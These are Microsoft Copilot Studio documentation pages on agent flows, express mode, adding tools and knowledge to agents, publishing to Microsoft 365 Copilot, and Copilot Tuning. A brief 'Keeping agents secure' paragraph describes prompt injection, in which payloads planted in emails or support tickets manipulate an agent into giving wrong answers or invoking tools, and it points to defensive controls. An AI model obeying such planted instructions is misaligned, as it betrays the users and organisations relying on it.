
- Flow runs might take up to 30 minutes to appear in run-related visualizations.
- Metrics related to run analysis are available only for solution flows.
- The number of flow runs might vary from the numbers shown in the **Activity** tab due to differences in data sources, availability, and refresh rates.
- Data shown in the *Actions performed trend* visualization might differ from the *Flow runs trend* graph due to differences in data sources, availability, and refresh rates. The refresh rate for this data is approximately 24 hours.
- Flow runs that are associated with co-owned or shared flows are unsupported. They aren't included in the total *Runs* count, *Run error rate*, and *Flow runs trend* visualizations.

Last updated on 11/28/2025

Speed up agent flow execution with express mode (preview)

[This article is prerelease documentation and is subject to change.]

By default, an agent flow initiated by an agent or app fails if it takes longer than two minutes to respond to the calling agent or app. This failure affects the functionality and usability of the agent or app that calls the flow.



Important


This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#).

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

With express mode, a flow can achieve faster execution times. This feature increases the likelihood that agent flows can complete within the two-minute window, and provide a response in time.

The following image shows an example of the speedup for a specific flow with express mode and without it.



Start	Duration	Status
Sep 2, 03:56 PM (1 min ago)	00:01:23	Succeeded
Sep 2, 03:53 PM (4 min ago)	00:00:12	Succeeded

ⓘ Note

The speedup varies based on the complexity of the flow and the actions used within it. Express mode works best for flows that don't move lots of data from connectors, but take lots of processing time. We recommend testing your flows to see if express mode is suitable for your specific scenario and how much it improves flow performance. If you encounter a flow runtime error mentioning a data limitation, we suggest that you turn off express mode, and try it with other flows instead.

Prerequisites

To use express mode, your flow must meet the following requirements:

- The flow must have either the **When an agent calls a flow** or the **When an app calls a flow** trigger.
- The flow must have a Response action, either **Respond to agent** or **Respond to app**.
- The flow must have a Copilot Studio plan associated with it.
- The Power Automate environment must be on new infrastructure. See [Availability](#) for more information.

Turn on express mode

1. Select **Flows** and then select the flow for which you want to turn on express mode.
2. In the **Details** section of the **Overview** page, select **Edit**.

The **Details** panel appears.

3. Turn on **Express mode**. The toggle is at the bottom of the panel.

Description

This flow starts when a manual trigger is activated. It retrieves a list of items from a SharePoint site and then checks each item to see if its ID matches a specific value. If a match is found, it combines the item's title and owner into a single string. After processing all items, the flow sends a

Use AI to create a description for you (this is a preview feature, so review the suggestion before saving). [See terms](#)

  Clear

Primary owner *

 X

Plan *

Copilot Studio 

[Learn more](#) to understand which plan is best for your flow.

Increase flow capacity 

☐ Disabled

Express mode 

☐ Disabled

ⓘ Note

You can also turn on express mode from the **When an agent calls a flow** or the **When an app calls a flow** trigger itself while you're building the flow in the designer on the trigger card.

 **When an agent calls the flow** 

+ Add an input

Express mode (Preview)

☒ Enable faster flow execution. [Learn more](#)

Guidelines for using express mode

 Expand table

When to use express mode	When not to use express mode
Logic heavy flows: Your agent flow doesn't return large amounts data from connectors response (Large data amounts exceed the memory limit of express mode).	Data heavy flows: Your agent flow moves lots of data (for example, list the rows in a large table, or a get items action returns 1,500 rows of data with 100 columns).
Your agent flow has a response action, meaning the flow is time sensitive. An agent waits for the flow to execute and send back a response as quickly as possible.	Your agent flow doesn't have a response action. The flow is a fire-and-forget type. It doesn't need to send back a response to a calling agent or app.
Express mode runs successfully and optimally during test.	Express mode fails during test due to a variable size limit or memory limit. If the flow fails during a test, you'll likely hit these issues when the flow is deployed and run in production.

Availability

Express mode is currently only available for some environments that are upgraded to a new [architecture](#) that supports it. Microsoft is in the process of upgrading environments to support express mode. No action is required on your part to upgrade your environment.

To check if express mode is available in your environment:

1. Make sure you have a simple agent flow in Copilot Studio with either the **When an agent calls a flow** or **When an app calls a flow** trigger, and some action. If you don't have a flow with these elements, create one.
2. Check for the express mode toggle in the designer on the trigger card.

If express mode doesn't appear, your environment doesn't support this feature yet.

Note

If your environment isn't on the new infrastructure yet, your environment might have some flows that are delaying the environment upgrade. You might follow some steps outlined in [Power Automate environments move to new architecture](#) to help unblock the automatic future upgrade.

Licensing

Express mode is only available for flows under Copilot Studio plan. There's no added cost to running your flows in this mode. You're still billed for the number of actions used under Copilot Studio metering.

Limitations

Here are some known limitations to be aware of when using express mode.

Limitations at flow publish

Delay and *webhook* actions in the flow aren't supported when express mode is turned on. Errors appear when saving the flow. For such cases, try turning off express mode and try again.

Limitations at flow runtime

There are some runtime limitations when using express mode.

Execution time

With express mode turned on, flows must complete in two minutes. Flows that take longer time out.

Flow size

- You shouldn't include more than 100 actions in a flow run. The actions count includes loops, which count as one action for each loop iteration. The following limits apply for loops:
 - **Apply to each** loop on an array: max 100 items
 - **Do until** loop: max 100 iterations
- Variable content limit: 1,024 characters. If you can, find workarounds to not insert more than 1,024 characters into variables such as **Set variable** or **Append to String Variable** or **Initialize variable**.

100 actions is a safe limit for flow size. You might be able to get in more than 100 actions, depending on how heavy the flow is, and on how much data processing the flow does. For more information on managing flow size, see [Guidelines for using express mode](#).

Message size

The message size limit for data passed in an individual action (connector response) is 64 KB.

Error messaging

We show error messaging at runtime detailing why the flow failed if it's due to any of the previously mentioned runtime limitations. If you have a flow that doesn't meet the prerequisites for express mode, we recommend running the flow with express mode **Off**.

Other limitations when using express mode

- [Testing your flow automatically](#) doesn't work in the flow designer. Testing automatically uses flow resubmit, and flow resubmit can't be used with agent-triggered or app-triggered flows.
- Loop iterations don't appear in the **Run details** view when a connector response exceeds the memory limit. In some cases, you might notice that loop iterations don't show up when you monitor a loop (**Apply to each** or **Do until**). Test your flow in a development environment, and then turn on express mode for debugging before you publish to production.

Last updated on 11/20/2025

Add an agent flow to an agent as a tool

Although agent flows can be used effectively on their own, they can also be added to agents as tools to create larger agent-based automation scenarios. To add an agent flow to an agent as a tool, it must satisfy the following criteria:

- Have the **When an agent calls the flow** trigger and a **Respond to the agent** action.
- Be configured to respond in real time, not asynchronously. The **Asynchronous response** toggle must be set to **Off** under **Networking** in the **Respond to the agent** action settings.
- Respond to the agent within the 100-second action limit. Optimize the flow logic, queries, and the amount of data returned so that a typical run is below this 100-second limit. Actions in the flow that need to run longer can be placed after the **Respond to Copilot** action to continue to run up to the flow run duration limit of 30 days. For some guidance on optimizing flow performance, see [Speed up agent flow execution with express mode \(preview\)](#).

For simplicity, this article assumes you already have an agent flow configured to work with an agent. If you don't, see [Create an agent flow](#) for more details.

You can add an existing agent flow to an agent at either the agent level or the topic level.

Add an agent flow to an agent as an agent-level tool

When you add an agent flow to an agent, the agent orchestrator can trigger it directly at runtime.

To add an agent flow to an agent as an agent-level tool:

1. In Copilot Studio, select **Agents**, and then select the agent that you want to add an agent flow to.
2. Go to the **Tools** page and select **Add a tool**. The **Add tool** panel appears.
3. To list the agent flows that are available as tools, select **Flow**.

If the flow you want to add isn't listed, make sure that it has the **Run a flow from Copilot** trigger and a **Respond to Copilot** action. If it doesn't, it can't be added as a tool to an agent.

4. Select the agent flow.
5. Select **Add and configure**. The flow is added as a tool to the agent, and the flow configuration panel appears.

6. Modify the flow configuration as needed. For example, you can update the description to help your agent understand the flow's purpose.
7. Select **Save** as needed to save configuration changes.

The agent flow should appear in the agent's list of tools.

Add an agent flow to a topic as a topic-level tool

When you add an existing agent flow to a topic, it only becomes available to that topic.

To add an agent flow to a topic as a topic-level tool:

1. In Copilot Studio, select **Agents**, and then select the agent that you want to add an agent flow to.
2. Go to the **Topics** page and select the topic that you want to add an agent flow to.
3. Select the **Add node** icon  below any node, and select **Add a tool**.
4. Select the agent flow you want to add. A new **Action** node appears in the topic.

Related content

- [Use agent flows with your agent](#)
- [Speed up agent flow execution with express mode \(preview\)](#)

Last updated on 11/28/2025

Agent flows in Microsoft Copilot Studio

FAQ



Summarize this article for me

This article answers common questions about agent flows in Microsoft Copilot Studio.

What are agent flows in Microsoft Copilot Studio?

Agent flows are automated sequences of actions that are triggered by specific events or conditions. Agent flows help streamline repetitive tasks, improve efficiency, and ensure consistency in processes. They can range from simple tasks, like sending notifications, to complex workflows that involve multiple systems and integrations.

How are agent flows different from topics in Copilot Studio?

Both topics and agent flows are deterministic pathways for automation—that is, given the same inputs, they'll always produce the same output, making them reliable and predictable.

However, topics are optimized for managing conversational flows. They can be enhanced with actions for automation behind the scenes of the conversation. Agent flows are optimized for managing business processes. They have more comprehensive automation capabilities for nonconversational processes.

How are agent flows in Copilot Studio different from cloud flows in Power Automate?

Agent flows in Copilot Studio and cloud flows in Power Automate serve distinct purposes and offer different functionalities, although they can complement each other in automation tasks.

Agent flows in Copilot Studio are designed to provide a native experience for building and integrating agents with business models. They focus on intelligent, AI-driven automation and interaction with systems. Agent flows are optimized for use in Copilot Studio, offering a seamless maker experience that simplifies and accelerates agent development. Unlike cloud flows, which require a Power Automate license, agent flows are billed through Copilot Studio based on consumption, without requiring individual licensing. This model helps customers scale process transformation enterprise-wide. Also unlike cloud flows, agent flows can't be copied, shared, have co-owners, or give run-only permissions in Copilot Studio.

Cloud flows in Power Automate provide a flexible, low-code approach to automating workflows across various applications and services. They offer a wide range of connectors and actions to integrate with different systems and services. Cloud flows are designed for general automation scenarios and can be used independently or with agent flows to create end-to-end automation solutions.

Why can't I see my flows in Copilot Studio?

Your flows were probably created in Power Automate. The Copilot Studio **Flows** page only displays agent flows created in Copilot Studio. Flows that were created in Power Automate must be managed in Power Automate, unless you convert them to agent flows.

I want to add a flow to an agent. Are there any requirements?

To add a flow to an agent, it must be a solution flow and contain the **When an agent calls the flow** trigger and the **Respond to the agent** action.

Can an agent flow be used in multiple agents?

Yes. You can add an agent flow as an action to any of your agents as needed.

Do I need a Power Automate license to create flows in Copilot Studio?

No. Agent flows are billed in Copilot Studio based on usage. They aren't included entitlements in Power Automate.

Can I use premium connectors in an Agent Flow?

Yes. Agent Flows are premium flows that can use [premium connectors](#).

Are desktop flows supported in agent flows?

You can't call desktop flows from agent flows at this time.

Extend the capabilities of your agent

Copilot Studio lets you extend the capabilities of agents using various mechanisms. This includes:

- Topics
- Tools
- Knowledge sources
- Other agents (preview)

Tools and knowledge sources that require accessing another service make use of *connectors*. Connectors let you integrate data with various enterprise systems and APIs, letting your agents access and use this data effectively. You can use *prebuilt connectors* or create *custom connectors* to connect to your enterprise data sources.

Connectors can link to:

- Data sources within the productivity cloud in Microsoft 365
- Business data in Dynamics 365
- Analytical data in Microsoft Fabric
- Non-Microsoft enterprise data sources

Through connectors, you can perform actions and ground your agent responses with multiple enterprise data sources for more relevant and reliable responses from custom agents and agents for Microsoft 365 Copilot.

- For more information on using Power Platform connectors as tools, see [Use Power Platform connectors as tools](#).
- For more information on supported knowledge sources using connectors, see [Copilot connectors and Power Platform connectors as knowledge sources](#).
- For more information on Copilot connectors as knowledge sources, see [Add Copilot connectors as a knowledge source](#).
- For more information on connectors that have enterprise data added using Power Platform connectors, see [Add Power Platform connectors as knowledge \(preview\)](#).

How does it work?

When you sign in to Copilot Studio, you can access specific agents based on the license associated with your credentials. The list of agents available to you depends on these permissions. If you don't see the agent you want to extend, verify your credentials. Also try connecting to the agent itself, or try to trigger any jobs that must occur to prepare the agent for use. See the sections detailing the authoring experience for examples.

A maker starts by selecting the agent whose functionality they wish to extend:

- Custom agents
- Other agents that they have maker access to in their organization
- Microsoft 365 Copilot

For custom agents, you can add tools and knowledge directly to the agent.

For Microsoft 365 Copilot, you don't extend directly with tools and knowledge. Instead, you extend Microsoft 365 Copilot with an *agent* built in Copilot Studio. You can bring tools and knowledge into Microsoft 365 Copilot in a three step process:

1. Create an agent.
2. Add tools and knowledge to the agent.
3. Publish the agent and make it available to Microsoft 365 Copilot.

Requirements

- Maker access to the agent to allow you to extend it
- Copilot Studio license for the maker
- Data sources to use to integrate other data
- Information you need to connect to the content sources (connectors, APIs, and so on)
- Credentials for any systems you're connecting to
- Assistance from the administrator of your agent to enable the extension once you publish the agent

Extend an agent

To select an agent to extend, start by selecting **Agents** in the main menu.

For a custom agent, select from the list of custom agents on the **Agents** page.

For agents created for Microsoft 365 Copilot, select **Copilot for Microsoft 365** and then select the agent from the Copilot for Microsoft 365 agents list.

Related content

- [Create and edit topics](#)
- [Use tools with custom agents \(preview\)](#)
- [Use Power Platform connectors as tools](#)
- [Add other agents](#)
- [Copilot connectors and Power Platform connectors as knowledge sources](#)

- [Extend Microsoft 365 Copilot with agents](#)
-

Last updated on 11/26/2025

Extend Microsoft 365 Copilot with agents

Summarize this article for me

Microsoft 365 Copilot provides default experiences for engaging with content and resources from across an organization. While the default functionality provides many useful capabilities, sometimes customers need to interact with a more focused conversational assistant, accessible directly within Microsoft 365 Copilot. An example of where a more focused assistant is useful is when you need support for a specific subject area with specialized vocabulary, grounded on a subject-specific knowledge base.

You can help Microsoft 365 Copilot handle these situations by extending it with a specialized agent built in Copilot Studio.

You can add agents to Microsoft 365 Copilot in two different ways:

- Custom agents
- Agents for Microsoft 365 Copilot

ⓘ **Note**

Agents for Microsoft 365 Copilot are called *declarative agents* in Microsoft 365 Copilot. Learn more about [Microsoft 365 Copilot extensibility](#).

This article covers:

- Authoring a custom agent
- Authoring an agent for Microsoft 365 Copilot
- Adding tools and knowledge to an agent
- Publishing a custom agent to Microsoft 365 Copilot and Microsoft Teams

What are agents for Microsoft 365 Copilot, tools, knowledge, and suggested prompts?

The following table provides detailed information about the distinctions between agents for Microsoft 365 Copilot, tools, knowledge, and suggested prompts.

 Expand table

Name	Definition
Custom agent	A custom agent is an agent you build from scratch. A custom agent can include a wide range of capabilities, including knowledge, tools, and suggested prompts. You author custom agents in a conversational interface that generates prompts for the Copilot Studio model. You can publish custom agents to Microsoft 365 Copilot and Teams channel, but you can also use them with other channels.
Agent for Microsoft 365 Copilot	You create an agent to use in Microsoft 365 Copilot by authoring a prompt for Microsoft 365 Copilot. This prompt defines a set of runtime behaviors, personalities, and rules that govern the agent's interactions. A Copilot agent is equivalent to a declarative agent created in Microsoft 365 Copilot. An agent for Microsoft 365 Copilot extends Microsoft 365 Copilot, and you can equip it with tools and knowledge. These agents can also be used directly as an agent in Microsoft Teams.
Tool	The mechanism that lets an agent call out to other systems and retrieve data or perform other actions. Tools are single-turn interactions. Tools can use authentication, and can include parameters and other functionalities. See Add tools to custom agents .
Knowledge	Knowledge refers to information that lives within your Microsoft 365 tenant, including SharePoint, and Graph connectors.
Suggested prompt	Suggested prompts are maker-authored prompts in an agent that make it easy for customers to do common or sophisticated actions with the agent.

Keeping agents secure

Microsoft 365 customers and partners can use Copilot Studio to build agents that extend Microsoft 365 Copilot with custom instructions, grounding knowledge, and tools invoked via REST API descriptions configured by the agent. Tools grab data that influences the behavior of your Microsoft 365 Copilot, including data from untrusted sources like emails and support tickets. Bad actors can create payloads in these untrusted sources to manipulate the agent's behavior, such as incorrectly answering questions or invoking custom tools.

To protect your agent from bad actors, use the controls in Copilot Studio to [configure secure connectors used for knowledge and custom tools](#).

Prerequisites

- Users and makers must have a license to use Microsoft 365 Copilot.
- Makers must have permissions to create in and have access to a Copilot Studio environment.

Create and configure a custom agent

For more information about creating and configuring custom agents, see the following articles:

- [Create an agent](#)
- [Add knowledge to an agent](#)
- [Add tools to custom agents](#)

Create an agent for Microsoft 365 Copilot

Creating agents for Microsoft 365 Copilot in Copilot Studio is similar to creating custom agents, but the starting point is different: you start from the **Microsoft 365 Copilot** page.

To create an agent for Microsoft 365 Copilot:

1. On the side bar, select **Agents**.
2. Select **Microsoft 365 Copilot** from the list of agents.
3. Select **Add** on the **Agents** card. A configuration form appears.
4. Configure the agent's basic features:
 - Replace the default name with a representative name. The maximum length for the name is 42 characters. The name can't include angle brackets (< and >).
 - [Replace the default icon](#) if desired. The image file for the agent icon must be in PNG format and less than 72 KB in size.
 - Enter a brief description of what you want your agent to do.
 - Provide more detailed instructions to direct how your agent behaves and list tasks it can accomplish.
5. Optionally, add [suggested prompts](#) and [knowledge sources](#).
6. Turn on **Web browsing** if you want to let your agent use public web search (via Bing) to retrieve web results.
7. When you're done, select **Create**. The overview page for the agent appears.

The agent is now created. You can interact with it in the test chat, or add more capabilities and knowledge to it.

You can see the newly created agent under the **Agents** tab on the **Microsoft 365 Copilot** agent page. Because the agent isn't a custom agent, it doesn't appear in the main agents list.

Add knowledge to an agent for Microsoft 365 Copilot

You can add three primary types of knowledge to an agent for Microsoft 365 Copilot:

 Expand table

Name	Definition
SharePoint	Paths to SharePoint resources in the organization. Microsoft 365 Copilot uses the credentials of the user to ensure they only get answers from information they have access to.
Copilot (Graph) connectors	Connectors are data sources configured by the tenant admin to add knowledge to Microsoft 365 Copilot and agents. Learn more in Microsoft 365 Copilot connectors overview .
Web browsing	The agent can also use public web search (via Bing) to retrieve web results.

Note

Web browsing is configured on the overview page.

To add knowledge to the agent:

1. Return to the agent overview page.
2. On the **Knowledge** card, select **Add knowledge**.
3. Select a data source.
 - If you're using SharePoint, provide a path to root of the library or site. Specifying a single page or file isn't supported.
 - If you're using a Copilot connector and the admin configured a Copilot connector in Microsoft 365, you can select a Copilot connector from the configured data sources.
 - You can prevent your agent from searching the web, or allow it, by turning **Web browsing** on or off on the overview page for the agent.

You can add multiple knowledge sources with a mix of types to an agent.

With the knowledge sources configured, the agent with knowledge is immediately available in the test chat. Close the knowledge panel, select the **Start new test session**  icon at the top of the test panel, and then try asking questions that the knowledge sources should cover.

ⓘ Note

If results aren't returned, submit feedback to Microsoft for analysis and product improvement.

Add a tool to an agent for Microsoft 365 Copilot

Use a tool to let the agent retrieve information or perform a task, such as updating a record or completing a transaction. You can create tools from connectors (also known as Power Platform connectors). Tool types include prompts, prebuilt connectors, and custom connectors. Learn more in [Add tools to custom agents](#).

Adding a tool requires extra planning compared to adding knowledge. Consider the following questions:

- Should the tool use the user's authentication or the maker's authentication?
- Can the maker provide descriptions to inform the generative AI when and how to invoke the tool?
- Should the parameters to the function always be automatically filled, or should the maker fill them at authoring time?

Each of these considerations comes into play when adding tools to an agent.

To add a tool:

1. Return to the overview page for your agent.
2. On the **Tools** card, select **Add tool**.
3. Search for the desired tool or select the option you want under **Create new**.

If you want to create a new tool, the available options are:

- Prompt
- Agent flow
- Computer use
- Custom connector
- Model Context Protocol
- REST API

Once you select the type of tool you want, you're taken through a guided experience. The experience is similar to the one used for adding a new tool to a custom agent.

View and update tool configurations

After you create a tool, it appears in the list of tools on the overview page. Select a tool to view and edit its configuration. The tool configuration experience has three sections:

- Details
- Inputs
- Completion

Details section

Use the **Details** section to configure the tool name, display name, and description.

- **Tool name:** The name for the tool to show in citations. This information also helps Microsoft 365 Copilot choose the tool to execute.
- **Display name:** Friendly name for the tool to show in the Microsoft 365 Copilot experience.
- **Description for the agent to know when to use this tool:** A full conversational description of when Copilot should use this tool, and the sort of questions that trigger it.

Inputs and Completion sections

Copilot Studio automatically populates a set of inputs and outputs by inspecting the connector object. You can let Copilot fill in those fields or fill them in manually during authoring.

By default, you don't need to customize this experience unless you choose to manually fill a field or override a description.

Test your tool

When you're done making adjustments, test the tool: select the **Start new test session**  icon at the top of the test panel, then ask a question that should invoke the tool.

The first time you trigger the tool, the agent presents a connection card in the chat. This card prompts you to sign in to the tool with your own credentials or use your single sign-on (SSO) credentials, as applicable.

Suggested prompts

When users first interact with an agent, they often don't know what they can ask or don't understand the richness of the agent. As a result, they tend to ask simple questions. Microsoft

365 Copilot addresses this issue by providing a suggested prompts experience. Suggested prompts present the user with easy prompts to get started.

You can [edit suggested prompts or create your own](#) at any time from the **Suggested prompts** section on the overview page.

One way to use the suggested prompts is as a shortcut for simple questions you expect users to ask. However, they're also an opportunity to present more sophisticated prompts that the user might not otherwise understand are possible.

Within suggested prompts, agent authors have full access to the capabilities of the Microsoft 365 Copilot large language model, including the tools and knowledge you added. Consider creating sophisticated prompts that help users achieve common tasks easily.

Publish a custom agent to the Teams + Microsoft 365 channel

You can also extend Microsoft 365 Copilot with a custom agent by publishing the agent to the Teams + Microsoft 365 channel. Learn more in [Connect and configure an agent for Teams and Microsoft 365](#).

Publishing an agent for Microsoft 365 Copilot

When the agent works as you expect in the Copilot Studio test experience, you're ready to publish. Once published, an agent for Microsoft 365 Copilot is ready to upload to the organization's catalog. Unlike a standalone agent, an agent for Microsoft 365 Copilot isn't automatically deployed to Microsoft 365 Copilot and Teams when published.

Publish your agent for Microsoft 365 Copilot

1. Go back to the agent's overview page.
2. Select **Publish** on the top right.

The information on the next form populates the catalog entry in your organization's Office and Teams Catalogs and the Microsoft Admin Center Integrated Apps list. The Microsoft 365 Copilot language model doesn't use this information.

3. Fill in the fields as needed and select **Publish**.

When the operation completes, the **Availability options** page appears.

ⓘ Note

When you select **Publish**, a bot resource is provisioned in your tenant's Microsoft Entra ID environment, corresponding to your Copilot agent. The resource allows users to interact with the agent in Microsoft Teams.

Set availability options

Use the **Availability options** page to distribute the agent to your account, to small groups of peers governed by distribution lists, or to be published to the organization's catalog by an admin.

ⓘ Note

If an administrator blocks side-loading or publishing for the tenant, one or more of these features might be unavailable. Work with the tenant admin to determine the appropriate distribution mechanism for the tenant.

 Expand table

Availability Option	Description
Share Link	You can copy a <i>deep link</i> into Microsoft Teams to invoke the published agent. Opening the link in the tenant opens a chat experience with the agent.
Show to my teammates and shared users	Grant access to others to participate in authoring the agent, or to security groups to use the agent in Microsoft 365 Chat or Teams.
Show to everyone in my org	Submit to the tenant admin to add to the organizational catalog for all tenant users to install as desired.
Download as a .zip	Download as a zip folder. This availability option lets you manually upload to Teams/Microsoft 365 Copilot to submit to the admin to review, or upload directly to the organizational catalog.

For more information about managing apps in the Teams catalog, see [Manage Power Platform Apps](#).

Use the agent in Microsoft 365 Copilot or Microsoft Teams

You can try the agent in Microsoft 365 Copilot or Teams. Interact with the agent by either @mentioning the agent in the Microsoft 365 Copilot chat interface or by selecting the agent from the sidebar. After you select an agent, you interact only with the agent until you end that conversation and return to Copilot or Teams.

Tips for agent authors

- Microsoft 365 Copilot caches answers from previously asked questions in a given session, even if it calls a tool to retrieve data. To break this cache, use the **Start new test session**  icon at the top of the test chat.
- To find out why the generative AI selects or doesn't select a tool, enter *-developer on* in the chat and ask the question.
- The results you see at runtime in Microsoft 365 Copilot might be different from what you see in the test panel of Copilot Studio and in Microsoft Teams.
- Unlike custom agents, Copilot agents don't collect data for the Copilot Studio **Analytics** page.
- When using Microsoft 365 Copilot to test your agent, use the thumbs down feedback experience to provide feedback to the Microsoft Copilot team. Feedback doesn't directly affect the triggering quality of Microsoft 365 Copilot.

Related information

- [FAQ for the computer use tool](#)

Last updated on 02/27/2026

Microsoft 365 Copilot Tuning overview (early access preview)

Microsoft 365 Copilot Tuning is an AI customization capability that enables organizations to create task-specific Copilot agents by tuning large language models (LLMs) with their own organizational data. Tuning allows agents to produce responses that reflect an organization's domain knowledge, terminology, tone, and quality standards.

Unlike general-purpose AI experiences, tuned agents are designed for specific, repeatable tasks. Because they operate entirely within the Microsoft 365 tenant, organizational data remains protected by existing security, compliance, and governance controls.

This article provides an overview of Copilot Tuning, including key capabilities, supported scenarios, tuning concepts, and administrative governance.

Important

Microsoft 365 Copilot Tuning is currently available to a limited set of customers through early access programs. Access through [Frontier](#)  is planned for April 2026. Features and requirements are subject to change.

Key capabilities

Copilot Tuning enables organizations to build AI experiences that align closely with their business needs. It offers the following features:

- **No-code customization** - Create tuned agents using templates in Agent Builder without coding or data science expertise. Business users and domain experts can guide tuning using curated examples and organizational content.
- **Task-specific agents** - Build agents optimized for high-value scenarios such as answering questions, document writing, summarization, validation, and editing writing style. Tuned agents produce outputs that reflect organizational vocabulary, structure, and expectations.
- **Improved efficiency and consistency** - By embedding organizational knowledge into Copilot, tuned agents can reduce the time required for complex content tasks while

improving consistency and adherence to internal standards.

- **Integration with Microsoft 365 data** - Tuned agents can use selected organizational content and reason over live enterprise data through Microsoft Graph, helping ensure responses are grounded in up-to-date information.
- **Enterprise-grade security** - All tuning operations occur within the Microsoft 365 trust boundary. Tuned agents honor access control lists (ACLs) from the training data and only return information that users are authorized to access.

Key capabilities



No-code customization

Create tuned agents using templates in Agent Builder without coding or data science expertise. Business users and domain experts can guide tuning using curated examples and organizational content.



Task-specific agents

Build agents optimized for high-value scenarios such as answering questions, document writing, summarization, validation, and editing writing style. Tuned agents produce outputs that reflect organizational vocabulary, structure, and expectations.



Improved efficiency and consistency

By embedding organizational knowledge into Copilot, tuned agents can reduce the time required for complex content tasks while improving consistency and adherence to internal standards.



Integration with Microsoft 365 data

Tuned agents can use selected organizational content and reason over live enterprise data through Microsoft Graph, helping ensure responses are grounded in up-to-date information.



Enterprise-grade security

All tuning operations occur within the Microsoft 365 trust boundary. Tuned agents honor access control lists (ACLs) from the training data and only return information that users are authorized to access.



Supported scenarios

Copilot Tuning supports a set of task-oriented agent templates.

Document writing

Document writing agents generate structured, long-form documents based on organizational templates, examples, and standards. These agents can produce first drafts of content such as proposals, contracts, policies, and technical documentation while adhering to formatting and compliance requirements.

For more information, see [Document Writing agent template](#).

Document summary

Document summary agents generate tailored summaries based on tone, audience, purpose, and length. Organizations can tune these agents to reflect internal summarization standards and emphasize information that is most relevant for their use cases.

For more information, see [Document Summary agent template](#).

Expert answers (Q&A)

Expert answers agents provide domain-specific responses by grounding answers in organizational content. These agents support scenarios that require deep search across large datasets, strict policy guardrails, or specialized terminology.

For more information, see [Expert Answers agent template](#).

Document validation

Document validation agents review documents for compliance with organizational guidelines, policies, branding standards, and regulatory requirements. They identify issues, categorize risks, and provide actionable feedback directly within documents.

For more information, see [Document Validation agent template](#).

Style editing

Style editing agents refine drafts to align with an organization's brand voice, tone, and writing guidelines. These agents help ensure consistency across content produced by different users and teams.

For more information, see [Style Editing agent template](#).

Optimization agent

Optimization agents assist with business optimization problems such as resource allocation, task assignment, and planning. Users define objectives and constraints, and the agent produces explainable solutions based on uploaded data and organizational rules.

